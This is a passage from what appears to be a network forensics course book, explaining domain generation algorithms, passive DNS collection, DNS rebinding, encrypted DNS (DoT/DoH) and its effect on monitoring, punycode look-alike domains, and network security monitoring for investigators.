
The script creates one potential value per day, but the inclusion of any additional seed values would exponentially increase the number of potential domains generated. As long as the person responsible for the C2 for this malware was successful in acquiring just one of the potential domains, they retain control over the installed fleet of malware for another day.

To use the supplied script:

```
$ echo '2015-05-13' | /usr/local/for572/bin/dga_example.py
jsjvitqhvvdnjlfn
```

References:

[1] https://for572.com/ykr3f
[2] https://for572.com/o-f4g




There are many additional cases to be made for collecting your own passive DNS evidence, as it provides numerous investigative benefits.

- Attackers often phase their command-and-control servers, which affords a degree of protection from discovery and exposure during dormant phases of their operation. Often, this is accomplished by pointing C2 domains to the loopback IP address or to something common and unaffiliated like a hosted service provider (EC2, Azure, etc.). Then, when the attacker is ready to interact with their malware once again, the IP address is switched back to the real C2 server. (Or, if they are particularly creative, they point to a series of fast-flux IP addresses.)
- Finding rogue or unauthorized DNS servers by searching through the "responding IP address" field
- Using alongside firewall, IDS, HTTPD or any other logs, or in conjunction with NetFlow evidence to better frame these limited-view Artifacts of Communication
- Identifying suspicious patterns such as DNS rebinding[1], in which an attacker issues a short-lived (and therefore non-cached) response for an Internet-based IP address under their control, resulting in the download of some form of code such as a JavaScript payload. This payload soon issues a query for the same domain name thereby staying within the same-origin requirements typically enforced by browsers. The subsequent DNS result returns an IP address of the system the code will then target. Often, this is an internal IP address, allowing the attacker to pivot their activities to resources within the target environment; however, this could also be done to target other external IP addresses.
- Characterizing encrypted communications or unidentified communications that use proprietary protocols
- Using heuristics to identify domain names that may be the result of domain name generation algorithms
- Maintaining a running list of the most common domains queried in a given environment, for use in anomalous trend detection

References:

[1] https://for572.com/s1861



As the Internet evolves, so must its core protocols. DNS is no exception. The advancement of DNS into the encrypted realm has been contentious, but its increasing adoption is no longer an argument after most major browser developers have implemented it within their application code[1] and major DNS providers such as Google, Cloudflare, and Quad 9 providing the alternate services as well.


Encrypted DNS has fallen into two major implementations—carried over a native TLS-protected socket[2] or carried as an application layer payload to an HTTPS connection[3]. In either case, the concealment of the payload all but eliminates the DFIR use cases for DNS monitoring and profiling. DNS-over-TLS typically uses a well-known port (TCP/853), making the identification and control of the activity relatively straightforward. However, using DNS-over-HTTPS conceals the existence of the DNS traffic, as it's enclosed within an HTTP/2 exchange. If HTTP/2 traffic is not being examined in plaintext form, there is nearly no way to identify which sessions are carrying DNS traffic and which contain web browsing activity (or other more "typical" HTTPS traffic use cases).

Unfortunately, for DFIR professionals and the security community in general, the use of DNS over these alternate paths can be implemented in the application code rather than the operating system, meaning any flavor of malware can decide to use the alternate path, despite controls implemented at the network or endpoint. One notable example of this is the Godlua malware[4], which was the first observation of DNS-over-HTTPS for malware concealment.

A great deal of additional information on this topic and trend is available at the DNS Privacy Project[5].

References:


[1] https://for572.com/j-1vm
[2] https://for572.com/cez2k
[3] https://for572.com/71ho6
[4] https://for572.com/56nrd
[5] https://for572.com/7xru8



While DoT consists of the same DNS protocol payload as traditional DNS, DoH requires some additional consideration for analysis.

Consider the traditional, UDP/53 DNS query shown in the Wireshark screenshot above. It contains one single query record: An "A" query for the hostname "`www.for572.com`". The DNS payload consists of 32 bytes which are highlighted in the screenshot.

The DoH examples for the same query are strikingly similar. In the POST example, the DNS payload is simply placed into the POST data segment, with headers to reflect the nature of the HTTPS query. In the GET example, the same data is used, except the DNS payload is encoded with base64 and transmitted as a parameter in the query string. In both cases, the DNS Transaction ID has been changed to a zero value, as prescribed in the DoH RFC. This replacement is required to allow caching the response—a feature which is only possible with the GET method.




Mitigating the advancement and proliferation of the various encrypted DNS methods is possible but comes with some notable complexity.

In either case, TLS interception is the most effective means of observing, and optionally blocking, such behavior. However, this often incurs legal risk. While the technical implementations of TLS interception are relatively straightforward, the managerial and often regulatory hurdles are what make this a complicated prescription. One possible method of maintaining at least some visibility involves inspecting the TLS negotiation phase to provide environmental profiling with those artifacts. Depending on the level of administrative controls within the environment, controlling operating system and application configuration may be an option as well[1]. However, the sheer magnitude of different software used in a typical enterprise environment makes it difficult to rely on this methodology alone. Plus, when dealing with malware of any sort, honoring the enterprise policies is not a common feature to be implemented.

DNS-over-TLS, since it uses an alternate port to the typical UDP/53 and TCP/53, can often be effectively controlled using standard firewall methodologies. Of course, there is nothing to prevent an adversary from (mis)using a different commonly-used port for this purpose, but the opportunities are much greater for control in this use case.

DNS-over-HTTPS is, after all, just an HTTPS session with a specific payload. Therefore, any HTTPS profiling approaches can also be used for DoH[2].

References:
[1] https://for572.com/u6mtp
[2] https://for572.com/hnm74




As the need to represent non-ASCII characters became more prevalent across all manners of networking protocols, DNS presented a critical hurdle. When it was developed, ASCII was sufficient—Unicode simply didn't exist yet. A mechanism was needed to represent the non-ASCII character set using only ASCII characters. To address the need for Internationalized Domain Names (IDNs), a scheme called "punycode" was developed. At first glance, these hostnames may understandably look suspicious due to their odd construction when represented in the ASCII-encoded formatting.

Another key concern with IDNs that forensicators must be aware of is the presence of "look-alike" characters that are often used to misrepresent a malicious site as a legitimate one. As shown above, the "`ı`" character looks incredibly similar to the lowercase "`i`", allowing a malicious actor to masquerade an IDN as an entirely different one. Of course, not all IDNs should be treated as suspicious but seeing them in ASCII logs may require further processing to identify their true content before making a good/bad call.

A punycode-encoded hostname starts with the characters "`xn--`" followed by all ASCII characters in the hostname, then another "`-`" character and finally an encoded sequence that represents the location and composition of the non-ASCII characters. The actual encoding algorithm, detailed in RFC 3492[1], is quite complicated and beyond the scope of this course; however, identifying punycoded domains is an important skill, and decoding (and encoding) them can be done with online converters[2] and software libraries[3].

References:
[1] https://for572.com/at8od
[2] https://for572.com/8dt3w
[3] https://for572.com/ol7ai



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


Historically, our modern concepts of Network Security Monitoring (NSM) were prioritized far lower than proactive intrusion detection and prevention associated with Intrusion Detection Systems (IDSes) and Intrusion Prevention Systems (IPSes).


In simpler times, the notion of blocking bad behavior was far more attractive than the realization that prevention will eventually fail, thus requiring investigations built on solid evidence collections. NSM was developed as a method for evidence to be collected before an incident or compromise was identified, creating what has become known as a "forensically ready" environment. This adaptation of the traditional concept of building a "defendable network" to a forensically ready one, that will best support an inevitable investigation, is an apt parallel to the evolution of IDSes and IPSes to incorporate NSM features.

